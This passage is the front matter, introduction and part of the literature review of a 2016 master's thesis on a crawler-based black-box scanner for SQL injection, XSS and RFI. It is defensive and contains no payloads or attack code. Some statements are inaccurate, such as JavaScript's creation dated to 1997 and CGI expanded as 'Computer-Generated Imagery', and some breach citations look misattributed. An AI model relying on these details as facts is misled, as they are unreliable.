



**Black-Box Tool for Web Applications Vulnerabilities
Detection Based On Web Crawler**

HAKKAR FOUZI

**Master of Science in information and communication
technology**

Faculty of Computer & Information Technology

Al-Madinah International University

2016/1437H

**Black-Box Tool for Web Applications Vulnerabilities
Detection Based On Web Crawler**

**HAKKAR FOUZI
MIT143BG196**

Thesis submitted in fulfillment
of the requirements for the degree of **MASTER OF SCIENCE IN
INFORMATION AND COMMUNICATION TECHNOLOGY**
Faculty of Computer & Information Technology
Al-Madinah International University

Supervised by:
Asst. Prof. Dr. Shadi M.S. Hilles

August 2016/ dhul qada'ah 1437

CERTIFICATION OF DISSERTATION WORK PAGE

The thesis of student named: HAKKAR FOUZI

Undertitle: BLACK-BOX TOOL FOR WEB APPLICATIONS VULNERABILITIES
DETECTION BASED ON WEB CRAWLER

Has been approved by the following:

Supervisor Academic

Name
Signature

Supervisor of amendments

Name
Signature

Head of Department

Name
Signature

Dean, of the Faculty

Name
Signature

Deanship of Postgraduate Studies

Name
Signature

DECLARATION

I declare that the work in this thesis is my original work; it has not submitted previously or concurrently for any degree or qualification at any other institutions, And I hereby confirm that there is no plagiarism or data falsification/ fabrication in the thesis, and scholarly integrity is upheld as according to the Alamdinah International University (MEDIU).

Name:

Signature

Date:

COPYRIGHT

**AI-MADINAH INTERNATIONAL UNIVERSITY
DECLARATION OF COPYRIGHT AND AFFIRMATION
OF FAIR USE OF UNPUBLISHED RESEARCH**

Copyright © 2016 by HAKKAR FOUZI All rights reserved.

**BLACK-BOX TOOL FOR WEB APPLICATIONS VULNERABILITIES DETECTION
BASED ON WEB CRAWLER.**

No part of this unpublished research may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic, mechanical, photocopying, Recording or otherwise without prior written permission of the copyright holder Except as provided below.

1. Any material contained in or derived from this unpublished research may only
2. Be used by others in their writing with due acknowledgement.
3. MEDIU or its library will have the right to make and transmit copies
4. (Print or electronic) for institutional and academic purposes.
5. The MEDIU library will have the right to make, store in a retrieval system and supply copies of this unpublished research if requested by other Universities and research libraries.

Name:

Signature

Date:

ABSTRACT

Web applications have become increasingly vulnerable and exposed to malicious attacks that could affect essential properties of information systems such as confidentiality, integrity, or availability. To cope with these threats, it is necessary to develop efficient security protection mechanisms and assessment techniques (firewall, intrusion detection system, Web scanner, etc.). The purpose of this work is to investigate on analyzing and securing the web versus vulnerabilities, and implement a black box based on web crawler can provide us this analyzes. There was large press-news coverage of hot incidences of security concerning the loss of sensible banks credit card information due to a huge number of customers. Mostly of vulnerabilities on the web application come from generic input validation problems. Some examples of those vulnerabilities are XSS (Cross-Site Scripting) and SQL injection. Though most of web vulnerabilities are facile to comprehend and bypassing, unluckily, many web developers are not security-aware. As a consequence, there exist many vulnerable web sites on the Internet. The present work investigate into available vulnerabilities scanning tools and its capabilities, also demonstrates BBWAV (**B**lack **B**ox for **W**eb **A**pplication **V**ulnerabilities), an open-source web vulnerability scanner that automatically analyzes web sites with the objective of detecting exploitable vulnerabilities such as SQL injection, XSS (Cross-site scripting) and RFI (Remote file inclusion).

Keywords: vulnerability, Black-Box tool, XSS, SQL Injection, RFI, scan, security, web application.

ACKNOWLEDGEMENTS

I feel so lucky to be sitting here at this moment. I could never go this far without the people who have helped me during my Master journey.

I would like to acknowledge the following people, without whose support this dissertation would not have been possible.

My advisor Asst. Prof. Dr. Shadi M.S. Hilles, have been a continual source of inspiration and support throughout the years that I have had the pleasure to work with him. I would also like to thank my committee members, Asst. Prof. Dr. Najeeb Abbas Al-Sammarraie, Asst. Prof. Dr. Mamoun Mohamad Jamous, and Asst. Prof. Dr. Yousef Abu Baker El-Ebiary, I am extremely grateful.

To all of the past, present, and affiliated students and lecturer of MEDIU, thanks for all the great memories. I will never forget the marathon studying sessions.

Thanks to all the people in and around Malaysia who made my time here so enjoyable. Last but not least, I would give my special gratitude to my parents for their unconditional love and endless support from across the ocean. Without them, I could never be who I am. It is their sacrifice that makes my dream come true.

Hakkar Fouzi

January 2016

DEDICATION

I'd like to take this moment to acknowledge those who were surrounding me by love and caring; my family, starting with my mother, Akila Hakkar, the woman that give me all the physical and metaphysical support, she stand behind me to become the man I am about "thank you mama, I love you". I am sending many thanks to my brothers Yassine, Djamel, Zohir, Samir, and sisters, Souad and Khadidja, you were always charging my faith and confidence to face the life challenges, thank you fellas. In this context, I am remembering my dad with his good words and astonishing quotes, may Allah rest the soul of my deceased father in peace and grant him a great place in heaven. I'd like to aim plenty of appreciations to my friends and colleagues in my first home, Algeria, and in my second home, Malaysia, especially; Fahed S. Al Kerdi, Abdoul Rahman M. R. Al Jounidy, Karam Qubsi, Asst. Prof. Elsayed M. Salem, and all the names not mentioned but live in mind.

TABLE OF CONTENTS

TITLE PAGE	i
CERTIFICATION OF DISSERTATION WORK PAGE.....	ii
DECLARATION.....	iii
COPYRIGHT.....	iv
ABSTRACT.....	iv
ACKNOWLEDGEMENTS.....	vi
DEDICATION	vii
TABLE OF CONTENTS	viii
List Of Tables.....	xi
List Of Figures	xi
LIST OF ABBREVIATIONS.....	xiii
CHAPTER ONE INTRODUCTION.....	1
1.1 BACKGROUND	1
1.2 PROBLEM STATEMENT.....	3
1.3 RESEARCH QUESTIONS.....	4
1.4 RESEARCH OBJECTIVES.....	5
1.5 CONTRIBUTIONS.....	5
CHAPTER TWO LITERATURE REVIEW	6
2.1 INTRODUCTION.....	6
2.2 THE ARCHITECTURE OF THE WEB	6
2.2.1 Brief History about Web Applications	7
2.2.2 Client-side scripting.....	10
2.2.3 Security Extensions.....	10
2.2.4 Rich Internet applications.....	11
2.3 Introduction to Web application Security Issues.....	12
2.4 Attacks.....	12
2.4.1 Authentication.....	13
2.4.2 Authorization.....	13
2.4.3 Injection flaws.....	13
2.5 WEB APPLICATION VULNERABILITIES.....	13
2.5.1 Injection Vulnerabilities.....	13
2.5.2 SQL Injection.....	14
2.5.3 Cross-Site Scripting (XSS)	17
2.5.3.1 Reflected XSS.....	19
2.5.3.2 Stored XSS.....	20

2.5.3.3	DOM-based XSS.....	20
2.5.4	Remote File Inclusion (RFI).....	20
2.5.5	Logic Vulnerabilities.....	22
2.6	TRADITIONAL ATTACKS.....	23
2.7	SECURING WEB APPLICATIONS.....	24
2.7.1	Anomaly Detection.....	24
2.7.2	Art of Analyzing and Finding Vulnerabilities.....	25
1.7.2.1	Static Analysis.....	25
1.7.2.2	Dynamic Analysis.....	26
2.7.3	Vulnerability Analysis Tools.....	27
2.7.3.1	White-Box.....	27
1.7.3.2	Black-Box.....	27
1.7.3.3	Grey-Box.....	28
2.2	OPEN SOURCE BLACK-BOX VULNERABILITY SCANNERS.....	28
2.3	COMMERCIAL BLACK-BOX VULNERABILITY SCANNERS.....	29
2.4	ACADEMIC PROTOTYPES BLACK-BOX VULNERABILITY SCANNERS.....	31
2.4.1	The Appraisal of Black-Box Scanner Tools	31
2.4.2	Design Test of Web Applications.....	31
2.4.3	Automated Web Scanners.....	31
2.4.4	Evaluating Web Vulnerability Scanners.....	31
2.4.5	Vulnerability analysis and scanners.....	33
2.4.6	OTHER RELATED RESEARCHES IN THE AREA.....	33
2.5	White Box Approache Review.....	42
2.7	Analysis and Observations.....	45
	CHAPTER THREE RESEARCH METHODOLOGY.....	46
3.1	INTRODUCTION.....	46
3.2	CRAWLING.....	47
3.3	WEB CRAWLER ALGORITHM.....	47
3.4	VULNERABILITY DETECTION MAIN COMPONENTS.....	48
3.4.1	Crawler Module.....	49
3.4.2	Attacker Module.....	49
3.4.3	Parser Module.....	50
3.5	GENERAL ARCHITECTURE.....	51
3.6	GENERAL ALGORITHM.....	53
3.7	DATABASE DIAGRAM.....	54
3.8	IMPLEMENTATION.....	55

3.9	BBWAV USER INTERFACE.....	57
3.9.1	Main User Interface.....	57
3.9.2	New Scan.....	58
3.9.3	Open Old Scan.....	59
	CHAPTER RESULT AND DISCUSSION.....	60
4.1	INTRODUCTION.....	60
4.2	PROPOSED WEB APPLICATION SCANNERS.....	60
4.2.1	Netsparker Community Edition.....	61
4.2.2	Acunetix Web Vulnerability Scanner Free Edition.....	62
4.2.3	Wapiti.....	62
4.3	TESTBED FOR PROPOSED WEB APPLICATION VULNERABILITY SCANNERS.....	63
4.4	JOINED RESULTS.....	63
4.4.1	General Detecting Vulnerability Test.....	63
4.4.2	False Positive Results.....	64
4.4.3	Time Taken by Each Scanner.....	65
4.5	DISCUSSION OF RESULTS.....	65
	CHAPTER FIVE CONCLUSION AND FUTUR WORK.....	66
5.1	CONCLUSION.....	66
5.2	CRAWLING.....	66
5.3	LIMITATIONS AND FUTURE WORK.....	67
	REFERENCES.....	68
	Appendix A Web Crawler Implemented Code using C#.....	76
	Appendix B Testbed Screenshots for Used Web Scanners.....	78

LIST OF TABLES

Table 2.1: Most Open Source web-based application vulnerability scanners list.....	29
Table 2.2: Most commercial web-based application vulnerability scanners list.....	30
Table 2.3: Literature review summary	34
Table 2.4: White box approaches comparison.....	44
Table 4.1: Usability Comparison for 3 scanners	61
Table 4.2: Number of detected Vulnerability.....	64
Table 4.3: Number of False Positive.....	65
Table 4.4: Time of scanning taken by each tool.....	65

LIST OF FIGURES:

Figure 1.1: Fundamental approaches to testing software applications.....	3
Figure 1.2: Frequency of vulnerabilities detected by type for the year 2014.....	4
Figure 2.1: Interaction between the web browser and a web server.....	7
Figure 2.2: Web application with server and a back-end database.....	8
Figure 2.3: HTML login form.....	15
Figure 2.4: HTML login form with malicious input.....	16
Figure 2.5: Default output of login page.....	17
Figure 2.6: XSS attack.....	19
Figure 2.7: Remote file inclusion attack.....	22
Figure 3.1: Scan phases.....	46
Figure 3.2: Crawler algorithm.....	48
Figure 3.3: Parser module.....	50
Figure 3.4: Use case diagram.....	51
Figure 3.5: The general architecture of the proposed solution.....	52
Figure 3.6: General algorithm for indentifying and evaluating web application vulnerabilities.....	53
Figure 3.7: Database diagram.....	54
Figure 3.8: BBWAV main interface.....	57
Figure 3.9: Scan target and configuration.....	58
Figure 3.10: Scan framework.....	58
Figure 3.11: Open an old scan.....	59
Figure 4.1: illustrated graph of detected Vulnerability.....	64
Figure A: BBWAV test screenshot	78

Figure B: Netsparker test screenshot	78
Figure C: Wapiti test screenshot	79
Figure D: Acunetix test screenshot	79
Figure E: Wapiti report screenshot	80

LIST OF ABBREVIATIONS

HTML	Hyper Text Markup Language
HTTP	Hypertext Transfer Protocol
URL	Uniform Resource Locator
IP	Internet Protocol
TCP	Transmission Control Protocol
SSL	Secure Sockets Layer
XSS	Cross-Site Scripting
SQL	Structured Query Language
RFI	Remote File Inclusion
DOM	Document Object Model
XML	Extensible Markup Language
AJAX	Asynchronous JavaScript and XML
API	Application Program Interface
CGI	Computer-Generated Imagery
GUI	Graphical User Interface
PHP	Personal Home Page
ASP	Active Server Page
WWW	World Wide Web

CHAPTER ONE

INTRODUCTION

1.1 Background

The web has turned into a critical piece of our lives. The present work is consistently collaborated with many of custom-made web applications that have been actualized utilizing a mixed bag of distinctive advancements. The extremely varied nature of the web with its distinctive implementation languages, encoding models, browsers and scripting environments makes it troublesome web application developers to legitimately secure their applications and stay up-to-date with emerging threats and, newfound attacks.

As we know of our lives; data began move to web applications, hackers have proceed to concentrate their effort to web applications. In SEPT 2015, more than 5 million fingerprints of United States federal employees stole by hackers (OPM, 2015). In 2014, more than 40 million customer credit cards stole by hackers from Target Corporation stores (SEC, 2015). In 2009, 100 million customer credit cards stole by hackers from Heartland Payment Systems (FBI, 2011). The face of the similarity in these cases is that hackers exploited vulnerabilities on the web applications to steal databases and information.

As increasingly of our lives and data circulate to web applications, hackers have shifted their recognition to web applications. In 2011, hackers thieved more than 1 million usernames and passwords from Sony (OPM, 2015). In 2007, hackers stole forty five million client credit cards from TJ Maxx (OPM, 2015). In 2012, hackers stole 24,000 Bitcoins from BitFloor, a major Bitcoin exchange (Jerry, 2013). What all of those instances have in not unusual is that hackers exploited vulnerabilities in a web application to steal both of usernames and passwords, credit cards, or Bitcoins.

10 years prior, applications were regularly deployed in closed client-server or stand-alone scenarios. Around then, testing and securing an application was a simpler task than today, where a web application can be accessed to by millions of unidentified Internet users. As more security critical applications, for example, governmental, banking systems exchange interfaces, and e-commerce platforms, are

turning out to be accessible via the web, the act of web application security and defense has been obtaining significance.

Several web application security vulnerabilities result from universal input validation problems. Cases of such vulnerabilities are SQL injection and Cross-Site Scripting (XSS) (Deven, 2010).

The automated test for software has become an essential matter for different software engineering methodologies. Software companies oftentimes make a test of their products. In that cases; the company who make the test maybe have to test software without any access to the source code.

In this terrible situation. A focus on new techniques is needed to make web applications more secure from attacks. We should implement new tools in order to detect the vulnerabilities.

Regardless of the many of web vulnerabilities are easy to know and to avoid, many web developers are, unluckily, not security-aware. Therefore, a result, there exist a big number of vulnerable applications and web sites on the web.

As mentioned in Figure 1.1, existing three essential ways to deal with testing web based applications for the presence bugs and vulnerabilities:

White-box testing, the application source code is dissected trying to find damaged or vulnerable lines of code. This operation is regularly integrated into the development process by creating add-on tools for common development environments (Deven et al., 2015).

Black-box testing, the source code is not analyzed direct. Rather, special input test cases are generated and sent to the application. At that point, the results returned by the application are examined for unexpected behavior that indicates errors or vulnerabilities (Nidhra et al., 2012).

Grey-box testing is a combination of black-box testing and white-box testing. The objective of this testing is to find the defects if any due to improper structure or improper usage of applications (Kicillof et al., 2007).




Figure 1.1: Fundamental approaches to testing software applications (Chen et al., 2010)

1.2 Problem Statement

As the software industry pays increasing attention to web application security, various black box web security scanners have been developed, and web security became today the most important aspect of securing the enterprise and should be a need in any association, as described in Figure 1.2.

The existing status of web security, however, has failed to deliver on the promise of intrusion detection. Many tools, as business and open source have been implemented for identifying web application vulnerabilities, called web weakness scanner. Many studies have focused on evaluating web vulnerability scanners by comparing the vulnerability coverage, precision, recall, and time complexity.




Figure 1.2: Frequency of vulnerabilities detected by type for the year 2014
(Cenzic: www.trustwave.com)

In this dissertation, I present BBWAV (**B**lack **B**ox for **W**eb **A**pplication **V**ulnerabilities), an advanced black-box automatically analyses and test web-based applications for SQL Injection, XSS and more web vulnerabilities types. BBWAV addresses several of the aforementioned fundamental challenges to anomaly detection using Crawler technique. Finally, a novel framework for developing web applications that are secure by construction against many common classes of attacks is presented.

1.3 Research Questions

1. How important is the usage of vulnerability scanners to enhance the security of web applications?
2. What are the approved phases to implement Black-Box web vulnerability scanner techniques based on web crawler?
3. How do we check capabilities and effectiveness of the proposal black box tool, depending on real-world test?

1.4 Research Objectives

The specific research objectives of this thesis are as follow:

1. Investigate into available vulnerabilities scanning tools.
2. Implement a web Black-Box vulnerability scanner based on web crawler which allow scan of common vulnerabilities.
3. Test the proposal black box tool with a real web application, and compare it with existing tools.

1.5 Contributions

The specific contributions of this work as bellow:

- Providing a precise scan of much popular vulnerability like, SQL injection, XSS (Cross-site scripting) and RFI (Remote File Inclusion).
- BBWAV tool Adapted with applications that utilize modern web technologies such as, SOAP, HTML5 and AJAX and make it able to crawling, interpreting and scanning those applications.
- After finish the scan mode, BBWAV will provide us scanning history storage and a detailed report about the scanning process and provides all of the vulnerable links and target also provide a small notes for each vulnerable found and how to fix it.
- The present BBWAV offers two modes of scan such as:
 - The normal mode which provides a scan for the whole block of parameters at a time.
 - Deep Scan mode which provides scan for only one block of parameters at a time.
- BBWAV is an open source tool for academic and research purpose.

CHAPTER TWO

LITERATURE REVIEW

2.1 Introduction

Most popular attacks on the web applications comprise injection attacks and specially, web applications connected to an SQL database, and other injection attacks called Cross-site scripting or XSS code injection attacks (Flash, JavaScript, etc., carried out through so-called). These attacks mostly correspond to the same type of vulnerability exploitation.

In these years web application security become a popular research subject. Input validation attacks like SQL injection and cross-site investigated by a large body of existing.

This section show the related work of tools that's detecting and preventing the most of vulnerabilities is being researched.

A lot of researchers have present obligation in their researches to assist explain limitations on web application security and recommended approaches to improve the security of web applications. Many tests and limitations were applied on many black-box scanners, such scanner have been discovered and discussed in details.

2.2 The Architecture of the Web

The web is a client-server network architecture in which web clients and web servers exchange information using the Hypertext Transfer Protocol (HTTP) over TCP/IP. A web client may be a web browser such as Mozilla Firefox or Microsoft Internet Explorer, or an automated "spider" that traverses the web to, for instance, build a search engine index. A web server hosts a set of web resources organized as a tree, each of which is identified by at least one path from the web server's directory root; popular examples include the Apache HTTP Daemon or Microsoft Internet Information Services. One or more affiliated web servers comprise a web site. Web resources may be static text files, Hypertext Markup Language (HTML) documents, media files such as images or music, client-side code, dynamic scripts comprising a

web application that may output any of the above or any of a number of other possibilities (Hassan, A. E. May, 2002).

A typical HTTP session proceeds as follows. A web client requests a resource from a web server by issuing one of a number of HTTP client commands. The request specifies the path to the resource, various information contained in request headers, and a set of parameters in key-value format. The web server processes the request and returns a response containing a status code indicating the result of the request. The request may be successful, in which case a response body is returned containing the requested resource. Alternatively, the server may direct the browser to issue a subsequent request to another resource or indicate that an error has occurred. Other resources associated with the original resource, such as embedded images or client-side scripts, may be subsequently requested, not necessarily from the same web server.

2.2.1 Brief History about Web Applications

In 1989, The World Wide Web (WWW) has created as an instrument of sharing information for the research organization CERN. At first as a way to share simple hyper linked textual documents over the budding Internet fast diffused in popularity at this period (James, J., et al, 2015).




Figure 2.1: Interaction between the web browser and a web server.

- (1) Web browser makes an HTTP request to the webservice.
- (2) Web server sends the web browser an HTTP response including the HTML of the web page.

The essence of the web has stayed relatively the same Couple of years; the web browser (run by the user) connects to the web server by utilizing the HTTP (Hypertext Transfer Protocol. After that the web server sends a response, usually in the form of HTML page (R. Berjon et al., 2014). After this, the web browser analyzes the existing HTML page to create a graphical web page which will be presented to the user.

Figure 2.1 present the interaction between the web browser and the web server. Where at (1), the web browser will make an HTTP request to the web server, to request a resource. After that, the web server will respond, such as what is shown in (2), with an HTTP response which contains the HTML of the requested web page. With the development of the web, web sites began moving from static.

Developers figure out that the response of HTML received by the client could transfer to dynamic that mean, the content of the HTML response could differ programmatically. This revolution of developing was the reason of web applications appearance. Web applications increased the popularity of: news sites, web-based email clients, and e-commerce.

Figure 2.2 present a web application with a back-end SQL database.

When web application receives an HTTP request by the web browser, shown in step 1, the web application's server-side will start to run. Then, as shown in step 2, the server-side code can make one or more request to the SQL database, when run the queries



Figure 2.2: Web application with server and a back-end database.

(1)The web browser makes an HTTP request to the web application.

(2)The server can issue one or many SQL queries to the back-end SQL database, and returns the data to the server-side such as what is shown in step 3. Finally, the web

application finishes sends an HTTP response and processing the request with an HTML web page to the web browser such as what is shown in step 4.

The HTTP mechanism is, by design, stateless: Each HTTP request that the web server receives is independent of any other request. It is difficult to build an interactive application on top of a stateless protocol, thus a standard was developed to add state to the HTTP protocol. This standard added the cookie mechanism to the HTTP layer.

In this method, a web server can ask the web browser to set a cookie, then, in subsequent requests, the web browser will include the cookie. Therefore, a web server or web application can link the requests into a session based on the common cookie and thus develop state-aware web applications.

After the web applications coming, the server-side code would return an HTML page that was statically rendered and displayed to the user. To change to content on the page or otherwise interact with the web application, the browser should perform another HTTP request and receive a response based on a link the user clicked or a form the user submitted.

In 1997, Brendan Eich. A programmer at Netscape, created a client-side scripting language called JavaScript. To manipulate the web content, the user's web browser realized an interpreter for that scripting language. Actually, web developers could programmatically change the content on the web page with JavaScript without making a request to the web server. The final linchpin which enabled web applications to truly rival traditional applications was the creation and standardization of the XMLHttpRequest JavaScript API (A. Van et al., 2006). This API allowed the client-side JavaScript code to make asynchronous requests to the web application and then update the content of the web page according to the response from the web application. Combined together, these web application development technologies came to be known as AJAX (J. J.Garrett, 2005), which rivaled traditional desktop applications in functionality.

In this chapter we will use this architecture of a web application to debate the aspects of web applications security. As well needed in this dissertation, we will explain other details and complexities of web applications.

2.2.2 Client-side scripting

Client-side scripting languages such as JavaScript and, later, ECMAScript, gradually became popular as the complexity of the web increased. Executing within the web browser, client-side scripts allow web developers to interact with the Document Object Model (DOM), performing actions such as automatically redirecting the browser to new resources, accessing the browser history, opening new windows, or validating HTML form field content prior to submitting a request to the server.

The presence of the XMLHttpRequest API and the popularization of Asynchronous JavaScript and XML (AJAX), client-side scripting has assumed a central role in the development of modern web applications. Using this API, client-side scripts can issue requests that asynchronously update an HTML document within the web browser without initiating a full HTTP resource request cycle to refresh the entire document. This has significantly enhanced the appearance and functionality of web applications, to the point that AJAX-enabled applications have since been collectively referred to as “Web 2.0.” (Tang, J. D., & Hom, K, 2015).

2.2.3 Security Extensions

As HTTP has matured, several extensions intended to bolster its security have been adopted. HTTPS is a combination of HTTP transmitted over a connection that is encrypted at the network stream level using the Secure Sockets Layer (SSL) or Transport Layer Security (TLS) standards. Designed to provide end-to-end security to prevent intermediary attackers from observing HTTP communication in transit, it suffers from the drawback that it does not prevent the exploitation of vulnerabilities at either the client or the server, where the vast majority of web attacks occur. In addition, several client authentication schemes have been introduced, but these have also proven ineffective at preventing most classes of web attacks (Popov, A, 2015).

Perhaps the most important, and controversial, HTTP security feature is the same-origin policy. First introduced by the Netscape Navigator 2.0 browser, the same-origin policy dictates that client-side scripts executing within the browser may not access resources from other origins, where “origin” is defined to be a DNS domain name, protocol, and network port triplet. This coarse-grained security policy is intended to ensure that only client-side code that has been issued by the web site administrators or developers should execute. This policy has attracted much criticism

from developers who find it too restrictive. Yet, bypassing the same-origin policy is the basis of virtually all web client vulnerability classes (Herzberg, A, 2012).

Therefore, several proposals to increase the granularity of the same-origin policy have been introduced. For instance, Flash implements an extension to the same-origin policy with its `crossdomain.xml` specification. These files enable a web server administrator to explicitly declare a set of trusted domains, as opposed to the implicit policy specified by same-origin. Each of these trusted domains can serve Flash applications to clients that can access resources located on that server. The client-side Flash runtime is responsible for enforcing the declared policy. `Crossdomain.xml` has the effect of relaxing the same-origin policy, granting greater flexibility to flash applications. Concerns have been raised, however, over the difficulty of accurately modeling complex trust relationships. Also, `crossdomain.xml` is specific to flash applications and does not mitigate threats posed by other types of client-side code.

Other refinements of the same-origin policy have recently been proposed, most notably Mozilla's Site Security Policy (SSP). SSP is intended to address several vulnerability classes arising from the same-origin policy by allowing fine-grained policies to be defined in HTTP headers. These policies enable web server administrators to specify a whitelist of domains a browser should allow as legitimate sources of client-side scripts associated with a specific resource, as well as control how a web server handles cross-site requests. Such proposals are at an early stage at the time of writing, however, and it is unclear what their ultimate effectiveness will be.

Unfortunately, existing web security mechanisms have proven inadequate to the task of protecting web clients and servers from exploitation. As a consequence, the web is plagued not only by the traditional set of vulnerability classes, but, in addition, a novel set of attacks which are not as well understood and for which defense mechanisms are not as advanced.

2.2.4 Rich Internet applications

Another significant component of the modern web is rich Internet applications (RIA), such as Adobe Flash or Microsoft Silverlight. In the context of the web, RIA frameworks are used to implement complex client-side applications that display advertisements, stream video, or entirely supplant the HTML document, providing a media-rich, highly interactive environment that could not otherwise be realized. These

frameworks typically are developed in modern, high-level languages; for instance, Flash applications are written in a variant of ECMAScript called ActionScript, and Silverlight applications can be written in any language supported by the .NET runtime. These applications are compiled down to bytecode, optionally packaged with media, and executed within a virtual machine runtime available as a plugin for most web browsers (P. Grazie, 2006).

2.3 Introduction to Web application Security Issues

A web application resides on web server and can be accessed over a network by an authorized user. Since they reside on the server and publicly available on the internet they can be updated and modified at any time. Traditionally hackers have been focused at network and operating system level, but current trend is leaning towards web application because various intrusion detection and defense mechanism constraints the penetration and hackers are looking for another way to breach the security infrastructure. Currently the gaping security loophole in web application is being exploited by hackers worldwide.

The reported instances of web application attacks shows maximum hits happened to financial and educational areas. Symantec security report says 69% of vulnerabilities in internet are web application vulnerabilities. As the web application vulnerabilities are very much precautions, are to be taken carefully right from the design.

Integration of security measures throughout the lifecycle need to be done in order to plug the loopholes. The various research activities of leading organizations and individuals also prove that web application vulnerabilities are serious issues and there is a necessity to incorporate security in the software development phase (Shema, M, 2012).

2.4 Attacks

Research community and media have reported various types of attacks that can happen to the web application. These attacks are possible mainly due to the loopholes like weak authentication, improper authorization, flexibility in code/string injection, buffer accessibility etc. The sections below discuss various threats to web application security (Kieyzun, A., P. J. Guo, et al. 2009).

2.4.1 Authentication

This vulnerability exists in so many systems as they will allow the use of weak passwords or cryptographic keys, and users will often choose easy to guess passwords, possibly found in a dictionary. Some systems do not have to authenticate the user before they could access the system. Another scenario that strengthens this vulnerability is that many systems support automated tools which generate username and password (Kieyzun, A., P. J. Guo, et al. 2009).

2.4.2 Authorization

Insufficient Authorization: Insufficient Authorization is when a web site permits access to sensitive content or functionality that should require increased access control restrictions (Kieyzun, A., P. J. Guo, et al. 2009).

2.4.3 Injection flaws

Injection vulnerability is the weakness of an application whereby a malicious user input sabotages the otherwise genuine use of the system. The different kinds of injection flaws are Cross site scripting exp, Sql Injection targeted at Database content, command injection exploited through OS shell etc (Kieyzun, A., P. Guo, et al. 2009).

2.5 Web Application Vulnerabilities

There is no difference in security properties between web application and any other software system: integrity of the data, availability of the application, and confidentiality of information. In this work, we will concentrate on attacks that afflict the integrity and confidentiality of the web application's data (Johari, R. 2012).

2.5.1 Injection Vulnerabilities

Injection Vulnerabilities happen when the attacker is able to control or impact the value of parameters used as part of the server query, language, or command. If the attacker can play with query and change the semantics, language, command or, and this manipulation Affect the security of the application, then that is an injection vulnerability (Johari, R. 2012).

Existing a lot of kinds of injection vulnerabilities in web applications, and every type of injection depend on the query and command, or language that is being

